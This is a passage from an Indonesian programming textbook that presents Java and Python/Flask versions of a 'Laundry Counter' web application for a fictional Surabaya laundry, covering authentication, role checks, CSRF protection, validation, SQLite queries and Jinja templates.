label=\"Month\"><button>Show</button></form>\n<div class=\"scroll\">"
                + "<table class=\"grid\"><thead><tr><th>Day</th><th class=\"num\">O01
Rungkut</th><th class=\"num\">O02 Keputih</th>"
                + "<th class=\"num\">O03 Wiyung</th><th
class=\"num\">Total</th></tr></thead>\n<tbody>");
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
        long[] pageTotal = new long[3], monthTotal = new long[3];
        for (int i = 0; i < days.size(); i++) {
            for (int k = 0; k < 3; k++) {
                monthTotal[k] += days.get(i)[k];          // every day of the month...
                if (i >= from && i < to) pageTotal[k] += days.get(i)[k];   // ...and the
days on this page
            }
            if (i >= from && i < to) b.append(row("td", names.get(i), days.get(i)));
        }
        b.append("</tbody><tfoot>").append(row("th", "Page total",
pageTotal)).append(row("th", "Month total", monthTotal))
         .append("</tfoot></table></div>\n<nav class=\"pager\" aria-label=\"Pages\">");
        for (int i = 1; i <= pages; i++) {
            b.append(i == p ? "<span>Page " + i + " of " + pages + "</span> "
                            : "<a href=\"/reports/revenue?month=" + h(month) + "&amp;p=" +
i + "\">Page " + i + "</a> ");
        }
        return page(r, 200, "Money received, " + month, b + "</nav>");
    }

    static String row(String first, String label, long[] v) {
        return "<tr><" + first + ">" + h(label) + "</" + first + "><td class=\"num\">" +
rupiah(v[0]) + "</td><td class=\"num\">"
                + rupiah(v[1]) + "</td><td class=\"num\">" + rupiah(v[2]) + "</td><td
class=\"num\">"
                + rupiah(v[0] + v[1] + v[2]) + "</td></tr>\n";
    }
}
```

Baris demi baris, perbedaan Java. `handle` adalah *front controller*: ia mengurai permintaan, menemukan sesinya, membuka satu koneksi JDBC dengan `PRAGMA foreign_keys = ON`, lalu memanggil `guard` (kebijakan dan pemeriksaan *anti-forgery*, dibandingkan dalam waktu tetap) dan `route`. `transaction` membungkus `setAutoCommit(false)`, `commit`, dan `rollback`. `checkCustomer` dan `checkBill` menerapkan aturan `CustomerForm` dan `BillForm` dalam urutan yang sama: setiap isian sendiri-sendiri lebih dulu, pemeriksaan ke basis data terakhir. Setiap nilai sampai ke HTML melalui `h()`, fungsi *escaping*-nya.

Penyelesaian Python. **Kode 16.16** adalah situs yang sama di atas Flask, tumbuh dari `laundry_desk.py` Bab 8, dengan *template* Jinja-nya disimpan dalam sebuah kamus di bagian bawah berkas; Jinja meng-*escape* setiap nilai secara bawaan, seperti Razor.

Kode 16.16 `laundry_counter.py`: Laundry Counter di atas Flask dan `sqlite3`, padanan Python untuk situs ASP.NET.

```python
# laundry_counter.py - the Laundry Counter in Flask + sqlite3: the Python equivalent of the
# ASP.NET Core application of Chapter 16 (same addresses, same fields, same messages).
# Run:  python laundry_counter.py 9602        then open http://127.0.0.1:9602/
import base64
import hashlib
import hmac
import os
import re
import secrets
import sqlite3
import sys
from datetime import date, datetime
from urllib.parse import quote

from flask import Flask, abort, g, redirect, render_template, request, session, url_for
from jinja2 import DictLoader

HERE = os.path.dirname(os.path.abspath(__file__))
DB_PATH = os.environ.get("LAUNDRY_DB") or os.path.join(HERE, "..", "data", "laundry.db")
WWWROOT = os.path.join(HERE, "..", "aspnet", "LaundryCounter", "wwwroot")   # one style
sheet for all
ITERATIONS = 600000
PAGE_SIZE = 10
SORTS = {"id": "id", "name": "name", "phone": "phone", "credit": "credit"}

app = Flask(__name__, static_folder=WWWROOT, static_url_path="")
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)   # never in the
repository
app.config.update(SESSION_COOKIE_NAME="laundry.session", SESSION_COOKIE_HTTPONLY=True,
                  SESSION_COOKIE_SAMESITE="Lax")


# ---------------------------------------------------------------- data access
def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB_PATH)
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")        # SQLite checks foreign keys only
when asked
    return g.db


@app.teardown_appcontext
def close_db(_exc):
    conn = g.pop("db", None)
    if conn is not None:
        conn.close()
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
def rows(sql, args=()):
    return db().execute(sql, args).fetchall()


def one(sql, args=()):
    r = rows(sql, args)
    return r[0] if r else None


def now():
    return os.environ.get("LAUNDRY_NOW") or datetime.now().strftime("%Y-%m-%d %H:%M:%S")


def next_id(table, prefix):                             # table: one of our own constants
    m = one(f"SELECT MAX(id) AS m FROM {table}")["m"]
    return f"{prefix}{(int(m[1:]) if m else 0) + 1:04d}"


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


app.jinja_env.filters["rupiah"] = rupiah


# ---------------------------------------------------------------- passwords (the
database's format)
def hash_password(password):
    salt = os.urandom(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, ITERATIONS, 32)
    return
f"pbkdf2_sha256${ITERATIONS}${base64.b64encode(salt).decode()}${base64.b64encode(key).decod
e()}"


def verify_password(password, stored):
    p = (stored or "").split("$")
    if len(p) != 4 or p[0] != "pbkdf2_sha256":
        return False
    salt, expected = base64.b64decode(p[2]), base64.b64decode(p[3])
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, int(p[1]), len(expected))
    return hmac.compare_digest(key, expected)          # constant-time comparison


DUMMY_HASH = hash_password(secrets.token_hex(8))       # checked when the e-mail is unknown
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
# ---------------------------------------------------------------- who is here, and what
may they do
def user():
    return session.get("user")


def role():
    return (user() or {}).get("role", "")


def require(kind=None, roles=None):
    """None when the visitor may continue; otherwise the redirect that stops the
request."""
    u = user()
    back = "?ReturnUrl=" + quote(request.full_path.rstrip("?"), safe="")
    if u is None:
        return redirect("/login" + back)
    if (kind and u["kind"] != kind) or (roles and u["role"] not in roles):
        return redirect("/denied" + back)
    return None


RULES = [("/customers", "staff", None), ("/bills", "staff", None), ("/services/", None,
("owner",)),
         ("/reports/", None, ("owner", "supervisor")), ("/my-bills", "customer", None)]


@app.before_request
def guard():
    for prefix, kind, roles in RULES:                  # the server decides, request by
request
        if request.path.startswith(prefix):
            stop = require(kind, roles)
            if stop:
                return stop
    if request.method == "POST":                       # every form carries the session's
token
        sent = request.form.get("__RequestVerificationToken", "")
        if not hmac.compare_digest(sent, session.get("csrf", "-")):
            abort(400)
    return None


@app.context_processor
def layout_values():
    if "csrf" not in session:
        session["csrf"] = secrets.token_urlsafe(32)
    u = user()
    return {"u": u, "csrf": session["csrf"], "flash": session.pop("flash", None),
            "recent": session.get("recent", []) if u and u["kind"] == "staff" else []}
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
def flash(msg):
    session["flash"] = msg


# ---------------------------------------------------------------- validation, like the
DataAnnotations
def check_customer(f):
    e = {}
    labels = {"Name": "Name", "Place": "Place of birth", "Birthdate": "Birth date",
"Address": "Address",
              "Phone": "Phone", "Email": "E-mail"}
    for k, label in labels.items():
        if not f[k]:
            e[k] = f"The {label} field is required."
    for k, n in (("Name", 50), ("Place", 50), ("Address", 200), ("Email", 50)):
        if k not in e and len(f[k]) > n:
            e[k] = f"The field {labels[k]} must be a string with a maximum length of {n}."
    if f["Gender"] not in ("f", "m"):
        e["Gender"] = "Gender must be f or m."
    if "Phone" not in e and not re.fullmatch(r"0\d{2,3}-?\d{3,4}-?\d{3,4}", f["Phone"]):
        e["Phone"] = "A phone looks like 0812-0000-1234."
    if "Email" not in e and not re.fullmatch(r"[^@\s]+@[^@\s]+", f["Email"]):
        e["Email"] = "The E-mail field is not a valid e-mail address."
    if not e:                                          # rules over the whole form come
last
        try:
            born = date.fromisoformat(f["Birthdate"]) if len(f["Birthdate"]) == 10 else
None
        except ValueError:
            born = None
        if born is None:
            e["Birthdate"] = "Birth date must look like 2001-07-25."
        elif born.year < 1900 or born > date.today():
            e["Birthdate"] = "Birth date must be between 1900 and today."
    return e


def customer_form():
    return {k: request.form.get("Input." + k, "").strip() for k in
            ("Name", "Gender", "Place", "Birthdate", "Address", "Phone", "Email")}
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
def insert_customer(f, password_hash):
    conn = db()
    with conn:                                          # the new id and the row: both or
neither
        cid = next_id("Customer", "C")
        conn.execute("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                        email, password, credit, password_hash) VALUES
(?,?,?,?,?,?,?,?,?,'*****',0,?)""",
                     (cid, f["Name"], f["Gender"], f["Place"], f["Birthdate"],
f["Address"], f["Phone"],
                      now(), f["Email"], password_hash))
    return cid


def find_account(email):
    e = one("""SELECT e.id, e.name, e.Outlet_id, e.section, e.spv_id, e.password_hash,
                      (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id) AS team
                FROM Employee e WHERE lower(e.email) = lower(?)""", (email,))
    if e:
        r = "owner" if e["spv_id"] is None else "supervisor" if e["team"] > 0 else \
            "cashier" if e["section"] == "transaction" else "washer"
        return {"kind": "staff", "id": e["id"], "name": e["name"], "outlet":
e["Outlet_id"], "role": r,
                "hash": e["password_hash"]}
    c = one("SELECT id, name, password_hash FROM Customer WHERE lower(email) = lower(?)",
(email,))
    if c:
        return {"kind": "customer", "id": c["id"], "name": c["name"], "outlet": None,
"role": "customer",
                "hash": c["password_hash"]}
    return None


# ------------------------------------------------------------------ registration, login,
logout
@app.route("/login", methods=["GET", "POST"])
def login():
    errors, email = {}, request.form.get("Email", "").strip()
    back = request.values.get("ReturnUrl", "")
    if request.method == "POST":
        a = find_account(email)
        ok = verify_password(request.form.get("Password", ""), (a or {}).get("hash") or
DUMMY_HASH)
        if a is None or not ok:
            errors[""] = "Wrong e-mail or password."
        else:
            session.clear()                             # nothing from before the login
survives it
            session["user"] = {k: a[k] for k in ("kind", "id", "name", "outlet", "role")}
            flash(f"Welcome, {a['name']}.")
            home = "/customers" if a["kind"] == "staff" else "/my-bills"
            return redirect(back if back.startswith("/") and not back.startswith("//") else
home)
    return render_template("login.html", title="Log in", errors=errors, email=email,
back=back)
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
@app.route("/register", methods=["GET", "POST"])
def register():
    f = customer_form() if request.method == "POST" else {"Gender": "f"}
    errors = {}
    if request.method == "POST":
        pw, confirm = request.form.get("Password", ""), request.form.get("Confirm", "")
        errors = check_customer(f)
        if not 8 <= len(pw) <= 100:
            errors["Password"] = "The password needs at least 8 characters."
        if pw != confirm:
            errors["Confirm"] = "The two passwords differ."
        if not errors and find_account(f["Email"]):
            errors["Email"] = "That e-mail address already has an account."
        if not errors:
            cid = insert_customer(f, hash_password(pw))
            flash(f"Account {cid} created. Please log in.")
            return redirect("/login")                  # Post/Redirect/Get
    return render_template("customer_form.html", title="Register", f=f, errors=errors,
register=True)


@app.post("/logout")
def logout():
    session.clear()                                    # the signed cookie now holds
nothing
    flash("You have logged out.")
    return redirect("/login")


@app.get("/denied")
def denied():
    return render_template("message.html", title="Not allowed",
                           text="Your account may not open that page."), 403


# ---------------------------------------------------------------------- the price list and a
customer's bills
@app.get("/")
def index():
    q = None
    if role() and user()["kind"] == "staff":
        q = one("""SELECT COALESCE(SUM(status = 'queued'), 0) AS queued,
COALESCE(SUM(status = 'finished'), 0) AS ready
                     FROM Bill WHERE ? IS NULL OR Outlet_id = ?""", (user()["outlet"],
user()["outlet"]))
    return render_template("index.html", title="Price list", queue=q,
                           services=rows("SELECT id, description, price FROM Service ORDER
BY id"))
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
BILL_SELECT = """SELECT b.*, c.name AS customer_name, s.description AS service,
                        COALESCE((SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id =
b.id), 0) AS paid
                    FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON
s.id = b.Service_id"""


@app.get("/my-bills")
def my_bills():
    bills = rows(BILL_SELECT + " WHERE b.Customer_id = ? ORDER BY b.arrived DESC",
(user()["id"],))
    return render_template("my_bills.html", title="My bills", bills=bills)


# ---------------------------------------------------------------- F1: the customer grid
@app.get("/customers")
def customers():
    q = request.args.get("q", "").strip()
    sort = request.args.get("sort", "name")
    sort = sort if sort in SORTS else "name"           # only names we wrote ourselves
    desc = request.args.get("dir") == "desc"
    where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) = upper(?)"
    args = (q, f"%{q}%", f"%{q}%", q)
    total = one(f"SELECT COUNT(*) AS n FROM Customer {where}", args)["n"]
    pages = max(1, (total + PAGE_SIZE - 1) // PAGE_SIZE)
    try:
        p = min(max(int(request.args.get("p", "1")), 1), pages)
    except ValueError:
        p = 1
    grid = rows(f"""SELECT id, name, phone, credit, (SELECT COUNT(*) FROM Bill b WHERE
b.Customer_id = Customer.id) AS bills
                        FROM Customer {where} ORDER BY {SORTS[sort]} {"DESC" if desc else
"ASC"}, id
                       LIMIT ? OFFSET ?""", args + (PAGE_SIZE, (p - 1) * PAGE_SIZE))

    def link(s=None, page=None):                       # the grid's state travels in the
query string
        d = ("desc" if desc else "asc") if s is None else ("desc" if s == sort and not desc
else "asc")
        return url_for("customers", **({"q": q} if q else {}), sort=s or sort, dir=d,
p=page or 1)
    return render_template("customers.html", title="Customers", grid=grid, q=q, sort=sort,
desc=desc,
                           total=total, p=p, pages=pages, link=link)
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
# ---------------------------------------------------------------- F2, F3: add or edit a
customer
@app.route("/customers/new", methods=["GET", "POST"], defaults={"cid": None})
@app.route("/customers/<cid>/edit", methods=["GET", "POST"])
def customer_edit(cid):
    old = one("SELECT * FROM Customer WHERE id = ?", (cid,)) if cid else None
    if cid and old is None:
        abort(404)
    errors = {}
    if request.method == "GET":
        f = {k.capitalize(): old[k] for k in ("name", "gender", "place", "birthdate",
"address", "phone", "email")} \
            if old else {"Gender": "f"}
        credit = old["credit"] if old else None
    else:
        f = customer_form()
        errors = check_customer(f)
        credit_text = request.form.get("Credit", "").strip()
        credit = int(float(credit_text)) if re.fullmatch(r"\d+(\.\d+)?", credit_text) else
None
        if credit_text.startswith("-"):
            errors["Credit"] = "Credit cannot be negative."
        if not errors:
            if cid is None:
                cid = insert_customer(f, None)
                flash(f"Customer {cid} added.")
            else:
                # Only the owner may change a deposit; a posted Credit from anyone else is
ignored.
                new_credit = credit if role() == "owner" else None
                with db():
                    db().execute("""UPDATE Customer SET name=?, gender=?, place=?,
birthdate=?, address=?, phone=?,
                                    email=?, credit=COALESCE(?, credit) WHERE id=?""",
                                 (f["Name"], f["Gender"], f["Place"], f["Birthdate"],
f["Address"], f["Phone"],
                                  f["Email"], new_credit, cid))
                flash(f"Customer {cid} updated.")
            return redirect("/customers?q=" + cid)
    title = f"Edit customer {cid}" if cid else "Add a customer"
    return render_template("customer_form.html", title=title, f=f, errors=errors,
register=False,
                           cid=cid, credit=credit, old_credit=old["credit"] if old else 0)
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
# ---------------------------------------------------------------- F4: delete a customer
@app.post("/customers/<cid>/delete")
def customer_delete(cid):
    if one("SELECT id FROM Customer WHERE id = ?", (cid,)) is None:
        abort(404)
    try:
        with db():
            db().execute("DELETE FROM Customer WHERE id = ?", (cid,))
        flash(f"Customer {cid} deleted.")
    except sqlite3.IntegrityError:                    # the foreign key Bill_Customer said
no
        flash(f"Customer {cid} has bills and cannot be deleted.")
    return redirect("/customers")


# ---------------------------------------------------------------- F5: the owner edits a
service
@app.route("/services/<sid>/edit", methods=["GET", "POST"])
def service_edit(sid):
    s = one("SELECT * FROM Service WHERE id = ?", (sid,))
    if s is None:
        abort(404)
    errors, desc, price = {}, s["description"], str(int(s["price"]))
    if request.method == "POST":
        desc, price = request.form.get("Description", "").strip(),
request.form.get("Price", "").strip()
        if not desc:
            errors["Description"] = "The Description field is required."
        elif len(desc) > 50:
            errors["Description"] = "The field Description must be a string with a maximum
length of 50."
        if not re.fullmatch(r"\d{1,5}", price) or not 1 <= int(price) <= 99999:
            errors["Price"] = "A price is a whole number of rupiah from 1 to 99999."
        if not errors:
            with db():
                db().execute("UPDATE Service SET description = ?, price = ? WHERE id = ?",
(desc, int(price), sid))
            flash(f"Service {sid} now costs {rupiah(int(price))}.")
            return redirect("/")
    return render_template("service_form.html", title=f"Edit service {sid}", desc=desc,
price=price, errors=errors)
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
# ------------------------------------------------------------------ F6: a new bill,
checked on the server
def check_bill(f):
    e = {}
    if not re.fullmatch(r"C\d{4}", f["CustomerId"]):
        e["CustomerId"] = "A customer id looks like C0001."
    if not f["ServiceId"]:
        e["ServiceId"] = "The Service field is required."
    if not re.fullmatch(r"-?\d+", f["Unit"]):
        e["Unit"] = f"The value '{f['Unit']}' is not valid for Quantity."
    elif not 1 <= int(f["Unit"]) <= 100:
        e["Unit"] = "The quantity must be a whole number from 1 to 100."
    if not re.fullmatch(r"[A-Ca-c](0[1-9]|1[0-9]|20)", f["Rack"]):
        e["Rack"] = "A rack is A, B or C and a number 01 to 20, like A07."
    if not e:                                           # rules that need the data come last
        if one("SELECT id FROM Customer WHERE id = ?", (f["CustomerId"],)) is None:
            e["CustomerId"] = f"There is no customer {f['CustomerId']}."
        if one("SELECT id FROM Service WHERE id = ?", (f["ServiceId"],)) is None:
            e["ServiceId"] = f"There is no service {f['ServiceId']}."
    return e


@app.route("/bills/new", methods=["GET", "POST"])
def bill_new():
    f = {"CustomerId": request.args.get("customer", ""), "ServiceId": "S0001", "Unit": "1",
"Rack": ""}
    errors = {}
    if request.method == "POST":
        f = {k: request.form.get("Input." + k, "").strip() for k in f}
        errors = check_bill(f)
        if not errors:
            u, conn = user(), db()
            with conn:                                  # the bill and its first log row:
both or neither
                bid = next_id("Bill", "B")
                price = one("SELECT price FROM Service WHERE id = ?",
(f["ServiceId"],))["price"]
                conn.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                                Service_id, Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?, ?,
?, ?, ?)""",
                             (bid, now(), f["Rack"].upper(), int(f["Unit"]), int(price) *
int(f["Unit"]),
                              f["CustomerId"], u["id"], f["ServiceId"], u["outlet"]))
                conn.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, 'queued', ?, ?)",
                             (bid, now(), u["id"]))
            flash(f"Bill {bid} created.")
            return redirect(f"/bills/{bid}")
    services = rows("SELECT id, description, price FROM Service ORDER BY id")
    return render_template("bill_form.html", title="New bill", f=f, errors=errors,
services=services)
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
# ---------------------------------------------------------------- F7: one bill, and its
next status
@app.get("/bills/<bid>")
def bill_detail(bid):
    b = one(BILL_SELECT + " WHERE b.id = ?", (bid.upper(),))
    if b is None:
        abort(404)
    recent = [b["id"]] + [x for x in session.get("recent", []) if x != b["id"]]
    session["recent"] = recent[:5]                      # this visitor's own list, in this
visitor's session
    return render_template("bill.html", title=f"Bill {b['id']}", b=b)


@app.post("/bills/<bid>/advance")
def bill_advance(bid):
    b = one("SELECT status FROM Bill WHERE id = ?", (bid,))
    nxt = {"queued": "finished", "finished": "departed"}.get(b["status"] if b else "")
    if nxt is None:
        flash(f"Bill {bid} cannot move forward.")
    else:
        with db():                                      # nxt is one of two words written
above
            db().execute(f"UPDATE Bill SET status = ?, {nxt} = ? WHERE id = ? AND status =
?",
                         (nxt, now(), bid, b["status"]))
            db().execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?,?,?,?)",
                         (bid, nxt, now(), user()["id"]))
        flash(f"Bill {bid} is now {nxt}.")
    return redirect(f"/bills/{bid}")


# ---------------------------------------------------------------- F9: money received,
with a footer
@app.get("/reports/revenue")
def revenue():
    month = request.args.get("month", "2026-09")
    if not re.fullmatch(r"[0-9]{4}-(0[1-9]|1[0-2])", month):
        abort(400)
    y, m = int(month[:4]), int(month[5:])
    end = f"{y + m // 12}-{m % 12 + 1:02d}-01"
    sums = {(r["day"], r["outlet"]): r["amount"] for r in rows(
        """SELECT substr(p.paid_at, 1, 10) AS day, COALESCE(b.Outlet_id, '') AS outlet,
SUM(p.amount) AS amount
             FROM Payment p JOIN Bill b ON b.id = p.Bill_id
            WHERE p.paid_at >= ? AND p.paid_at < ? GROUP BY 1, 2""", (month + "-01", end))}
    days = []
    d = date(y, m, 1)
    while d.month == m:
        k = d.isoformat()
        days.append([k] + [sums.get((k, o), 0) for o in ("O01", "O02", "O03")])
        d = date.fromordinal(d.toordinal() + 1)
    pages = (len(days) + PAGE_SIZE - 1) // PAGE_SIZE
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
    try:
        p = min(max(int(request.args.get("p", "1")), 1), pages)
    except ValueError:
        p = 1
    shown = days[(p - 1) * PAGE_SIZE:p * PAGE_SIZE]

    def total(label, rs):
        return [label] + [sum(r[i] for r in rs) for i in (1, 2, 3)]
    return render_template("revenue.html", title=f"Money received, {month}", month=month,
rows=shown, p=p,
                           pages=pages, footer=[total("Page total", shown), total("Month
total", days)])


@app.errorhandler(400)
@app.errorhandler(404)
def error_page(e):
    title = "Not found" if e.code == 404 else "Bad request"
    text = "There is no such page or record." if e.code == 404 else "The request could not
be completed."
    return render_template("message.html", title=title, text=text), e.code


# ---------------------------------------------------------------- templates (Jinja
escapes every value)
app.jinja_loader = DictLoader({
    "layout.html": """<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} - Profitina Laundry Counter</title>
<link rel="stylesheet" href="/css/site.css">
</head>
<body>
<header class="bar">
<a class="brand" href="/"><img src="/img/profitina-logo-horizontal.png" alt="Profitina"
height="28"><span>Laundry Counter</span></a>
<nav aria-label="Main">
<a href="/">Price list</a>
{% if u and u.kind == 'staff' %}<a href="/customers">Customers</a> <a href="/bills/new">New
bill</a>
{% if u.role in ('owner', 'supervisor') %}<a href="/reports/revenue">Revenue</a>{% endif
%}{% endif %}
{% if u and u.kind == 'customer' %}<a href="/my-bills">My bills</a>{% endif %}
{% if u %}<span class="who">{{ u.name }} ({{ u.role }})</span>
<form method="post" action="/logout" class="inline"><input type="hidden"
name="__RequestVerificationToken" value="{{ csrf }}"><button class="link">Log
out</button></form>
{% else %}<a href="/login">Log in</a> <a href="/register">Register</a>{% endif %}
</nav>
</header>
<main>
<h1>{{ title }}</h1>
{% if flash %}<p class="flash" role="status">{{ flash }}</p>{% endif %}
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
{% if recent %}<p class="recent">Recently viewed: {% for id in recent %}<a href="/bills/{{
id }}">{{ id }}</a> {% endfor %}</p>{% endif %}
{% block body %}{% endblock %}
</main>
<footer>Profitina Laundry, Surabaya. Sample data; every customer is fictitious.</footer>
</body>
</html>
""",
    "macros.html": """{% macro field(name, label, value, errors, type='text', extra='') %}
<label for="{{ name }}">{{ label }}</label>
<input id="{{ name }}" name="{{ name }}" type="{{ type }}" value="{{ value }}" {{
extra|safe }}>
{% if errors.get(name.split('.')[-1]) %}<span class="field-error">{{
errors.get(name.split('.')[-1]) }}</span>{% endif %}
{% endmacro %}
{% macro token() %}<input type="hidden" name="__RequestVerificationToken" value="{{ csrf
}}">{% endmacro %}
{% macro summary(errors) %}{% if errors.get('') %}<div class="errors"><ul><li>{{
errors.get('') }}</li></ul></div>{% endif %}{% endmacro %}""",
    "message.html": """{% extends "layout.html" %}{% block body %}
<p class="errors">{{ text }} <a href="/">Back to the price list</a>.</p>{% endblock %}""",
    "index.html": """{% extends "layout.html" %}{% block body %}
{% if queue %}<p class="card">Outlet {{ u.outlet }}: <strong>{{ queue.queued }}</strong>
bills in the queue,
<strong>{{ queue.ready }}</strong> ready for pickup.</p>{% endif %}
<table class="grid"><thead><tr><th>Id</th><th>Service</th><th class="num">Price</th>{% if u
and u.role == 'owner' %}<th></th>{% endif %}</tr></thead>
<tbody>{% for s in services %}<tr><td>{{ s.id }}</td><td>{{ s.description }}</td><td
class="num">{{ s.price|rupiah }}</td>
{% if u and u.role == 'owner' %}<td><a href="/services/{{ s.id }}/edit">Edit</a></td>{%
endif %}</tr>
{% endfor %}</tbody></table>{% endblock %}""",
    "login.html": """{% extends "layout.html" %}{% from "macros.html" import field, token,
summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Email", "E-mail", email, errors, "email", 'autocomplete="username" required') }}
{{ field("Password", "Password", "", errors, "password", 'autocomplete="current-password"
required') }}
<input type="hidden" name="ReturnUrl" value="{{ back }}">
<button>Log in</button></form>
<p>No account yet? <a href="/register">Register as a customer</a>.</p>{% endblock %}""",
    "customer_form.html": """{% extends "layout.html" %}{% from "macros.html" import field,
token, summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Input.Name", "Name", f.get("Name", ""), errors) }}
<label for="Input.Gender">Gender</label>
<select id="Input.Gender" name="Input.Gender"><option value="f" {{ 'selected' if
f.get('Gender') == 'f' }}>female</option><option value="m" {{ 'selected' if f.get('Gender')
== 'm' }}>male</option></select>
{% if errors.Gender %}<span class="field-error">{{ errors.Gender }}</span>{% endif %}
{{ field("Input.Place", "Place of birth", f.get("Place", ""), errors) }}
{{ field("Input.Birthdate", "Birth date", f.get("Birthdate", ""), errors, "date") }}
{{ field("Input.Address", "Address", f.get("Address", ""), errors) }}
{{ field("Input.Phone", "Phone", f.get("Phone", ""), errors, "text", 'placeholder="0812-
0000-1234"') }}
{{ field("Input.Email", "E-mail", f.get("Email", ""), errors, "email") }}
{% if register %}{{ field("Password", "Password", "", errors, "password",
'autocomplete="new-password"') }}
{{ field("Confirm", "Repeat the password", "", errors, "password", 'autocomplete="new-
password"') }}
<button>Create my account</button>
{% else %}{% if cid and u.role == 'owner' %}{{ field("Credit", "Credit (deposit, rupiah)",
credit|int, errors, "number", 'min="0" step="1000"') }}
{% elif cid %}<p class="muted">Credit: {{ old_credit|rupiah }} (only the owner changes a
deposit)</p>{% endif %}
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
<button>Save</button>{% endif %}</form>{% endblock %}""",
    "customers.html": """{% extends "layout.html" %}{% block body %}
<form method="get" class="toolbar"><input name="q" value="{{ q }}" placeholder="Name, phone
or id" aria-label="Search customers">
<input type="hidden" name="sort" value="{{ sort }}"><input type="hidden" name="dir"
value="{{ 'desc' if desc else 'asc' }}">
<button>Search</button> <a class="button secondary" href="/customers/new">Add a
customer</a></form>
<p class="muted">{{ total }} customers, page {{ p }} of {{ pages }}.</p>
<div class="scroll"><table class="grid"><thead><tr>
{% for key, label in [("id", "Id"), ("name", "Name"), ("phone", "Phone"), ("credit",
"Credit")] %}<th{% if key == 'credit' %} class="num"{% endif %}{% if key == sort %} aria-
sort="{{ 'descending' if desc else 'ascending' }}"{% endif %}><a href="{{ link(key) }}">{{
label }}</a></th>
{% endfor %}<th class="num">Bills</th><th></th></tr></thead><tbody>
{% for c in grid %}<tr><td>{{ c.id }}</td><td>{{ c.name }}</td><td>{{ c.phone }}</td><td
class="num">{{ c.credit|rupiah }}</td><td class="num">{{ c.bills }}</td>
<td class="actions"><a href="/customers/{{ c.id }}/edit">Edit</a> <a
href="/bills/new?customer={{ c.id }}">New bill</a>
{% if c.bills == 0 %}<form method="post" action="/customers/{{ c.id }}/delete"
class="inline"><input type="hidden" name="__RequestVerificationToken" value="{{ csrf
}}"><button class="link danger">Delete</button></form>{% endif %}</td></tr>
{% endfor %}</tbody></table></div>
<nav class="pager" aria-label="Pages">{% if p > 1 %}<a href="{{ link(None, 1) }}">First</a>
<a href="{{ link(None, p - 1) }}">Previous</a>{% endif %}
<span>Page {{ p }} of {{ pages }}</span>
{% if p < pages %}<a href="{{ link(None, p + 1) }}">Next</a> <a href="{{ link(None, pages)
}}">Last</a>{% endif %}</nav>{% endblock %}""",
    "service_form.html": """{% extends "layout.html" %}{% from "macros.html" import field,
token, summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Description", "Description", desc, errors) }}
{{ field("Price", "Price (rupiah per unit)", price, errors, "number", 'min="1"
max="99999"') }}
<p class="muted">Bills already written keep the price they were charged.</p>
<button>Save</button></form>{% endblock %}""",
    "bill_form.html": """{% extends "layout.html" %}{% from "macros.html" import field,
token, summary with context %}{% block body %}
<form method="post" class="card narrow">{{ token() }}{{ summary(errors) }}
{{ field("Input.CustomerId", "Customer id", f.CustomerId, errors, "text",
'placeholder="C0001" pattern="C[0-9]{4}" required') }}
<label for="Input.ServiceId">Service</label><select id="Input.ServiceId"
name="Input.ServiceId">
{% for s in services %}<option value="{{ s.id }}" {{ 'selected' if s.id == f.ServiceId
}}>{{ s.description }} - {{ s.price|rupiah }}</option>{% endfor %}</select>
